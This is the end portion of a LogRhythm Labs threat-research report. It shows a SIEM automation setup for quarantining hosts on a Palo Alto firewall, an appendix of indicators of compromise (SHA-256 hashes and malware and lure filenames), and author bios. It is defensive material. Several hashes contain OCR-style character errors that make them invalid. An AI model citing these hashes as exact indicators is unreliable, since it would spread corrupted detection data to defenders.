SmartResponse actions are not available for private rules.

Execution Sequence	Action Name	Approval(s) Required	Execution Target
1	Disable AD Account: Use Alternate Creds	YES	Platform Manager
2	Disable Local Windows Account: Use Alternate Creds	YES	Platform Manager
3	Quarantine By IP Address / Synchronous	YES	Platform Manager
4	Add FQDN To Address Group	YES	Platform Manager

Run Actions

☒ At the Same Time

☐ In the order listed

Delete

New Action

Set Action

Palo Alto Networks: Add FQDN To Address Group

Parameters

Define the command line parameters that pass constant values or data fields to the executable.

Name	Switch	Type	Value	Time Zone	Time Format
Script	-file PAN_AddFQDN.ps1 -noprofile	Fixed			
Target FQDN		Alarm Field	<IP Address (Impacted)>		
PAN Address		Constant Value	<Palo IP>		
PAN Address-Group		Constant Value	<Quarantine Group>		
PAN Tag		Constant Value	<Quarantine>		
PAN API Key		Encrypted Value	*****		

Approvals

The action must be approved by at least one person in each level prior to being executed.

Add

Add Group

Delete

Execute SmartResponse Action from:

From PlatformManager

Level	Name	Type
1	LogRhythm Administrator	Person

powershell.exe file PAN_AddFQDN.ps1 -noprofile <IP Address (Impacted)> <Palo IP> <Quarantine Group> <Quarantine> *****

Save Action

Rule Blocks

Settings

Notify

Actions

Information

< Back

Next >

OK

Cancel

Figure 15: Quarantine System by IP Address into Groups: Palo Alto Networks Specific



Appendix C: Indicators of Compromise (IOCs)

Appendix C: Consolidated Indicator List

Description

The following appendix contains consolidated IOC information.

394a7ebad5dfc13d6c75945a61063470dc3b68f7a207613b79ef000e1990909b
61c1c8fc8b268127751ac565ed4abd6bdab8d2d0f2ff6074291b2d54b0228842
128fa5815c6fee68463b18051c1alcdf28c599ce321691686b1efa4838a2acd
4744df6ac02ff0a3f9ad0bf47b15854bbebb73c936dd02f7c79293a2828406f6
448ad1bc06ea26f4709159f72ed70ca199ff2176182619afa03435d38cd53237
47bb36cd2832a18b5ae951cf5a7d44fba6d8f5dca0a372392d40f51df1felac34
c7f1cf9c2bed748b50a599ee2fa609eb7c9ddaeb9cd16633ba0d10cf66891d8a
5a826b4fa10891cf63aae832fc645ce680a483b915c608ca26cedbb1731b180a
e4b2d326f9c47ebld79aa59381f8c93b50dc6c0c427eff8a330c49d2beed6d3a
47bb36cd2832a18b5ae951cf5a7d44fba6d8f5dca0a372392d40f51df1felac34
394a7ebad5dfc13d6c75945a61063470dc3b68f7a207613b79ef000e1990909b
772ceedbc2cacf7b16ae967de310350e42aa47e5cef19f4423220d41501d86a5
61c1c8fc8b268127751ac565ed4abd6bdab8d2d0f2ff6074291b2d54b0228842
c7f1cf9c2bed748b50a599ee2fa609eb7c9ddaeb9cd16633ba0d10cf66891d8a
128fa5815c6fee68463b18051c1alcdf28c599ce321691686b1efa4838a2acd
5a826b4fa10891cf63aae832fc645ce680a483b915c608ca26cedbb1731b180a
4744df6ac02ff0a3f9ad0bf47b15854bbebb73c936dd02f7c79293a2828406f6
010d4517c81bcd438cb36fdf612274498d08db19bba174462ecbede7d9ce6bb
efd2f4c3fe4e9f2c9ac680a9c670cca378cef6b8776f2362ed278317bfb1fca8
113525c6bea55fa2a2c6cf406184092d743f9d099535923a12cdd9b9192009c4
d56dbe26887a4bef9b2c8f0d05f4502b80083e62ba3c7299c02e01b9eefeb2e4
dbdea08e7b970d395236b8e0aada6fc07fb23e6181485d86f65da1e73ab2ba2e
9979678be7b89a9f01c2481ea6f420417e67572f52aad66ae4ccce3c65a7b504
57fb0ec1eb292956a8d5031d6c2d1369acf5745b94a776aa6957e701003078d6
0752f86b7c1c2b053b3eb4f1b60c046bb114af56882f512b657728f14749cbc9

7b589d45825c096d42bdf341193d3df8fd9a0bd612a6ebd7466c26a753304df9
052f0eb5986e92afc5460eafec293f805851cf2a98bdd2d2aed97eec6c7946a9
01e860972e621c1bd6c990d1817ebc0309dd9298f0e0819cc14d2ffcaa1820e7
25a3497d69604baf4be4d80b6824c06f1b7120144f98eeb0a13d57d6f72eb8e9
af0ae0fa877f921d198239b7c722e12d14b2aa32fdfadaa37b47f558ae366de9
218fac3d0639c0d762fcf71685bcf6b64c33d1533df03b4cf223d9b07cale3c2
97943739ccf8a00036dd3cdd0ba48e17a82ab9b65cc22c17c6e6258e72bb9ade
c7f1cf9c2bed748b50a599ee2fa609eb7c9ddaeb9cd16633ba0d10cf66891d8a
f1710c802ce590bc737eda6d1845f390a7e7d2cf43313c3362768c5f9f94a807
66d24a529308d8ab7b27ddd43a6c2db84107b831257efb664044ec4437f9487b
62aabce7a5741a9270cddac49cd1d715305c1d0505e620bbeaec6ff9b6fd0260
5469facc266d5582bd387d69032a91c8fff373213b66a2f0852666e72bcd1da
66fdb7e7d868346e730113ccb9977ca840c4c337434b5fe517f7b1a858f8d317
2bab3716a1f19879ca2e6d98c518debb107e0ed8e1534241f7769193807aac83
7c7ff63898d59522bed1e4f0f7bd43a92a3167d66593628e040e36f90bfb2e5d
c7f937375e8b21dca10ea125e644133de3afc7766a8ca4fc8376470277832d95
6c195ea18c05bbf091f09873ed9cd533ec7c8de7a831b85690e48290b579634b
5a2f540018ca7c012a5d674bd929a0f38bf458043d4eeade1e2cdef94aab5eb8
47bb36cd2832a18b5ae951cf5a7d44fba6d8f5dca0a372392d40f51df1felac34
528714aaaa4a083e72599c32c18aa146db503eee80da236b20aeallaa43bdf62
e5b643cb6ec30d0d0b458e3f2800609f260a5f15c4ac66faf4ebf384f7976df6
7d544878dba1153791542b4212aaf76f897367bd21e7f26f070b1066acd5b810
6b28a43eda5b6f828a65574e3f08a6d00e0acf84cbb94aac5cec5cd448a4649d
7f16824e7ad9eelad2debca2a22413cde08f02ee9f0d08d64eb4cb318538be9c
319a001d09ee9d754e8789116bbb21a3c624c999dae9cf83fde90a3fbe67ee6c

Filenames

ntssrvr32.exe	dfrag.exe	briaw002.exe	caiaw00f.exe
drdisk.sys	ipsecure.exe	olvsnap.exe	newtvsc.exe
caclsrv.exe	rdsadmin.exe	dmwaudio.exe	cv.doc
dvdquery.exe	sfmsc.exe	briaw006.exe	cv_itworx.doc
msinit.exe	extract.exe	miWApRpl.exe	cv_mci.doc
sigver.exe	dnslookup.exe	caiaw00b.exe	discount_voucher_codes.xlsm
wcscript.exe	iissrv.exe	lxiaw003.exe	Health_insurance_plan.doc
clean.exe	regsys.exe	pdwmtphw.exe	Health_insurance_registration.doc
event.exe	smbinit.exe	caiaw00a.exe	job_titles.doc
ntfrsutil.exe	ntertmgr32.exe	sdwprint.exe	job_titles_itworx.doc
routeman.exe	ntertmgr64.exe	caiaw00d.exe	job_titles_mci.doc
ntnw.exe	vdsk911.sys	kyiaw002.exe	Password_Policy.xlsm
certuti.exe	dcT21x400i.pnf	sdwscdrv.exe	ccd
findfile.exe	vsfnp7_6.pnf	briaw00a.exe	ccd6.exe
ntdsutl.exe	caiaw00e.exe	saiaw002.exe	ssc
rrasrv.exe	sbuvideo.exe	_mvscdsc.exe	tss.ps1
netx.exe	caiaw00i.exe	hdvmp32.exe	Tmp9932u1.bat
ctrl.exe	olvume.exe	_s3wcap32.exe	Tmp765643.txt
gpget.exe	usinwb2.exe	hpiaw001.exe	dp.ps1
power.exe	briaw005.exe	lxiaw004.exe	ccd61.ps1
sacses.exe	fpwwlwf.exe	cniaw001.exe	dp.ps1
fsuti.exe	epiaw003.exe	lxiaw006.exe	

About LogRhythm

LogRhythm, a leader in threat lifecycle management, empowers organizations around the globe to rapidly detect, respond to and neutralize damaging cyber threats. The company's patented award-winning platform uniquely unifies next-generation SIEM, log management, network and endpoint monitoring, user and entity behavior analytics (UEBA), security automation and orchestration and advanced security analytics. In addition to protecting customers from the risks associated with cyber threats, LogRhythm provides unparalleled compliance automation and assurance and enhanced IT intelligence.

LogRhythm is consistently recognized as a market leader. The company has been positioned as a Leader in Gartner's SIEM Magic Quadrant report for five consecutive years, named a 'Champion' in Info-Tech Research Group's 2014-15 SIEM Vendor Landscape report, received SC Labs 'Recommended' 5-Star Rating for SIEM and UTM for 2016 and earned Frost & Sullivan's 2015 Global Security Information and Event Management (SIEM) Enabling Technology Leadership Award.

LogRhythm is headquartered in Boulder, Colorado, with operations through North and South America, Europe and the Asia Pacific Region.

About LogRhythm Labs

The LogRhythm Labs team delivers unparalleled security research, analytics, incident response and threat intelligence services to protect your organization from damaging cyber threats.

We empower you by combining actionable intelligence with advanced analytics so you can greatly reduce the time to detect and remediate against the risks that matter the most to you.



About Erika Noerenberg

Erika Noerenberg is a senior malware analyst and reverse engineer in the Threat Research group of LogRhythm Labs in Boulder, CO. Previously, she worked as a forensic analyst and reverse engineer for the Defense Cyber Crime Center (DC3), performing system and malware examinations in support of intrusions investigations for the DoD and FBI.



About Nathaniel "Q" Quist

Nathaniel "Q" Quist is a Threat Intel and Incident Response Engineer in the Threat Research group of LogRhythm Labs in Boulder, CO. Previously, Q worked with IBM as a Security Engineer for their Federal Data Center. Prior to this, he was attached to an NSA unit and performed CND and Threat Intelligence Analysis operations. He is currently completing his Masters Degree with the SANS Technology Institute.



Contact us:

1-866-384-0713

info@logrhythm.com | www.logrhythm.com

Worldwide HQ, 4780 Pearl East Circle, Boulder CO, 80301

 **LogRhythm®**
The Security Intelligence Company